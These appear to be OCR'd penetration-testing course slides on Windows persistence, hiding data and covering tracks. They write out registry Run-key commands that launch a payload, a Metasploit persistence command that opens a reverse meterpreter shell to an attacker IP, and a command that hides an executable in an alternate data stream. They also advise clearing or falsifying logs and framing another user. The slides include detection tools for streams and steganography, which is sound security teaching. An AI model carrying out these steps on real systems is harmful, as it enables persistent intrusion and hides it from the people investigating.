reg add "HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\RunOnce"
/v wePwnU /t REG_SZ /d "C:\tmp\pwn.exe"

reg add "HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\RunServices"
/v wePwnU /t REG_SZ /d "C:\tmp\pwn.exe"

reg add "HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\RunServicesOnce"
/v wePwnU /t REG_SZ /d "C:\tmp\pwn.exe"
```

REGISTRY RUN KEYS EXAMPLE (CONT'D)

- Two additional registry keys can be used to execute either an arbitrary payload or a DLL:

```
reg add "HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\RunOnceEx\0001"
/v wePwnU /t REG_SZ /d "C:\tmp\pwn.exe"
```

```
reg add
"HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\RunOnceEx\0001\Depend"
/v wePwnU /t REG_SZ /d "C:\tmp\pwn.dll"
```

METASPLOIT PERSISTENCE

- You can run a Metasploit script:


```
run persistence -U -P windows/x64/meterpreter/reverse_tcp -i 5 -p 443 -r <attacker IP>
```


- Or you can use the Metasploit post module persistence_exe:

```
use post/windows/manage/persistence_exe
set REXEPATH /tmp/pentestlab.exe
set SESSION 2
set STARTUP USER
set LOCALEXEPATH C:\\tmp
run
```

ADDITIONAL PERSISTENCE TOOLS

- Metasploit persistence module examples:
  - Windows Manage User Level Persistent Payload Installer
  - Windows Persistent Registry Startup Payload Installer
  - Windows Persistent Service Installer
  - Persistent Payload in Windows Volume Shadow Copy
- GitHub lists 33 post exploitation persistence repositories
  - Example:harleyQu1nn/AggressorScripts/tree/master/Persistence





6.20 HIDING DATA

- Overview
- File Attributes
- ADS
- Steganography
- Steganalysis
- Additional File Hiding Methods

HIDING FILES

- If you want to ensure that files you leave behind are not visible, you can use various methods to hide them:
  - File Attributes
  - Alternate Data Streams
  - Steganography
  - Third-party rootkits, drivers and DLLs to hide files and processes

HIDING FILES AND FOLDERS USING FILE ATTRIBUTES

- In Windows: attrib +h filename

```
attrib +h hideme.txt
```

- Hide a folder, including all files and subfolders inside

```
attrib +h hidethisfolder /s /d
```

- In Linux, add a . to the beginning of the filename


```
bad.text
.bad.text
```


ALTERNATE DATA STREAMS

- AKA ADS or NTFS Streams
- In Windows, you can use ADS to hide files
- ADS is a feature of NTFS
  - Created to make Windows compatible with the MAC file system
  - You can use it to hide files
- The hidden file is a "stream" of another (primary) file
- You can see the primary file in the GUI or at a command prompt
- Any streams connected to the primary file are hidden
- Streams do add to the overall size of the primary file
- The basic syntax to create a stream on a primary file is:

```
filename.ext:stream
```

ADS EXAMPLE


FAT file
File.ext
Attributes
Data


NTFS file
File.ext
Attributes
Main Stream
Alternate Stream
Alternate Stream
Alternate Stream

HOW TO LIST ADS FOR A FILE

- Command prompt:

```
dir /R "filename"
```

- PowerShell:

```
Get-Item "filename" -Stream *
```

- Read ADS contents in Windows 10:

```
more < "filename:stream name"
Get-Content "filename" -Stream "stream name"
```

CREATE AN ADS

1. Create a simple text file

```
echo Hello World! > hello.txt
```

2. Create an alternate stream for hello.txt called “test”

```
echo Testing NTFS streams > hello.txt:test
```

3. Open the text file normally. You only see the content “Hello World!”
4. View the stream content. You should see the alt content “Testing NTFS streams”

```
notepad hello.txt:test
```

HIDE AN EXECUTABLE IN AN ADS

- Hide notepad.exe in an ADS file called hidden.exe
- Attach it to the text file hello.txt


```
C:\> type c:\windows\notepad.exe > hello.txt:hidden.exe
```

DEFEND AGAINST NTFS STREAMS

- Move suspected files to a FAT partition, or email them as attachments
- Use file integrity checkers like Tripwire or md5sum to verify the file hasn't changed
- dir /R will show streams
- You can use streams from Sysinternals
- You can use FTK (Forensics ToolKit) to look for this

STREAM DETECTOR TOOLS

- Sysinternals Streams
- EventSentry
- Lads
- adslist.exe
- StreamDetector
- ADS Detector
- Stream Armor
- Forensic Toolkit
- ADS Spy
- ADS Manager
- ADS Scanner



STEGANOGRAPHY

- The art and science of hiding information by embedding messages within other, seemingly harmless messages
- It works by replacing bits of useless or unused data in regular computer files with bits of different, invisible information
- Data can be anything:
  - Text
  - Image
  - Media file
  - Encrypted/not encrypted
- Carrier files appear perfectly normal
  - You can read and play them
- Hidden data travels with the file
- Requires knowledge of which file is the host and how to retrieve the hidden data

CAN YOU SEE THE DIFFERENCE?

STEGANOGRAPHY TYPES

- **Image Steganography**
  - Images are the popular cover objects used for steganography
  - In image steganography, the user hides the information in image files of different formats such as .png, .jpg, .bmp, etc.
  - We use the least significant color bits to store the hidden message
- **Document steganography**
  - In the document steganography, user adds white spaces and tabs at the end of the lines
- **Folder Steganography**
  - Folder steganography refers to hiding one or more files in a folder
  - In this process, user moves the file physically but still keeps the associated files in its original folder for recovery
- **Video Steganography**
  - Video steganography is a technique to hide files with any extension into a carrying video file
  - One can apply video steganography to different formats of files such as .avi, .mpg4, .wmv, etc.

STEGANOGRAPHY TYPES (CONT'D)

- **Audio Steganography**
  - In audio steganography, user embeds the hidden messages in digital sound format
- **Whitespace Steganography**
  - In the white space steganography, user hides the messages in ASCII text by adding white spaces to the end of the lines
- **Web Steganography**
  - In the web steganography, a user hides web objects behind other objects and uploads them to a webserver
- **Spam/Email Steganography**
  - One can use Spam emails for secret communication by embedding the secret messages in some way and hiding the embedded data in the spam emails
  - This technique refers to Spam Email steganography


STEGANOGRAPHY TYPES (CONT'D)

- **DVDROM Steganography**
  - In the DVDROM steganography, user embeds the content in audio and graphical mode
- **Natural Text Steganography**
  - Natural text steganography is converting the sensitive information into a user-definable free speech such as a play
- **Hidden OS Steganography**
  - Hidden OS Steganography is the process of hiding one operation system into other
- **C++ Source Code Steganography**
  - In C++ source code steganography, the user hides a set of tools in the files

Steganography has been used by terrorists to issue commands to their followers on websites "in broad daylight".
It has also be used to exfiltrate data hidden inside images or other harmless file types.

IMAGE STEGANOGRAPHY EXAMPLE

- The last few bits of Red, Green, or Blue can be "reserved" for malicious data
- Changing those bits results in a color change that is too slight for a person to notice



STEGANOGRAPHY TOOLS

- XIAO Steganography
- Image Steganography
- Steghide
- Crypture
- SteganographX Plus 2.0
- rSteg
- SSuite Picsel
- Our Secret
- Camouflage
- OpenStego
- SteganPEG
- Hide'n'Send
- SNOW
- QuickStego
- ImageHide
- GIFShuffle

STEGANALYSIS


- The act of detecting steganography
- Challenges include:
  - Accurately determine which information stream might even have hidden data
  - Accurate detection within digital images is difficult
  - Hidden data might be encrypted
  - Some suspect data streams/files may have deliberate noise encoded into them

DETECTING STEGANOGRAPHY

- Good detection requires the original (uncompromised) file
- Text files
  - Unusual patterns
  - Appended extra spaces and invisible characters
- Image files
  - Too many distortions in image
  - Image quality degraded
  - Compare original and stego images with respect to color composition, luminance, pixel relationships
  - Scan least significant bits (LSBs) for hidden data
- Audio files
  - Scan inaudible frequencies and LSBs for hidden data
- Video files
  - Use image and audio techniques

STEGANOGRAPHY DETECTION TOOLS

- Gargoyle Investigator Forensic Pro
- StegSecret
- StegAlyzer
- Steganography Studio
- Virtual Steganographic Laboratory (VSL)
- Stegdetect



ADDITIONAL FILE HIDING METHODS

- Unexpected locations
  - Hide files in places like the Recycle Bin, or System32 folder
- Function modification
  - Replace file reporting tools such as File Explorer, dir and ls with malicious versions
  - The new versions will not report/display the files and folders you wish to hide
- Function hooking
  - Use a rootkit to intercept low-level calls (such as listing files) to the operating system kernel
  - Any lists of files and folders returned to the calling application will not include the hidden objects
- File-hiding tool examples:
  - Wise Folder Hider
  - Vovsoft
  - Gilisoft
  - WinMend
- GitHub lists 131 file and process hiding repos

6.21 COVERING TRACKS

- Hiding Activity
- Covering Tracks in Windows
- Covering Tracks in Linux

HIDING ACTIVITY

- Your primary task will be to clear/modify/falsify logs
- Also remove any files/artifacts that could be discovered
- Clear registry entries and command line history
- Windows
  - Event Viewer Logs
    - System
    - Application
    - Security
- Linux
  - /var/log/messages

You could also steal a token or impersonate a user
Hide your activity by "framing" the other user


HIDING NETWORK ACTIVITY

- Use reverse HTTP shells
  - Victim starts HTTP session to attacker
  - This looks normal
- Use reverse ICMP tunnels
  - Victim pings out past firewall with payload in ICMP data
- Use DNS tunneling
  - Hide data inside DNS queries/replies
- Use TCP covert channels:
  - IP ID field
  - TCP ack #
  - TCP initial sequence #

CLEARING ONLINE/BROWSER TRACKS

- Use private browsing
- Delete browsing history
- Disable stored history
- Delete private data
- Clear cookies on exit
- Clear data in password manager
- Delete saved sessions
- Delete user JavaScript
- Clear cache on exit
- Delete downloads
- Disable password manager
- Clear toolbar data
- Turn off AutoComplete
- Use multiple user accounts
- Remove Most Recently Used (MRU)
- Turn off most used apps and recently opened items


CLEARING BROWSER DATA EXAMPLE



WINDOWS EVENT VIEWER

- An administrative tool found in all versions of Windows
- Allows you to view events, errors, warnings and additional important information about what's happening on the system
- Contains three primary logs:
  - System
  - Application
  - Security
- Logs are XML format with .evtx extention
- Log files are stored in %systemroot%\Winevt\Logs
- Prior to Windows 7/Server 2008, log files were binary *.evt files
  - Stored in %systemroot%\System32\Config

WINDOWS EVENT VIEWER EXAMPLE



EVENT TYPES FOUND IN THE SYSTEM AND APPLICATION LOGS

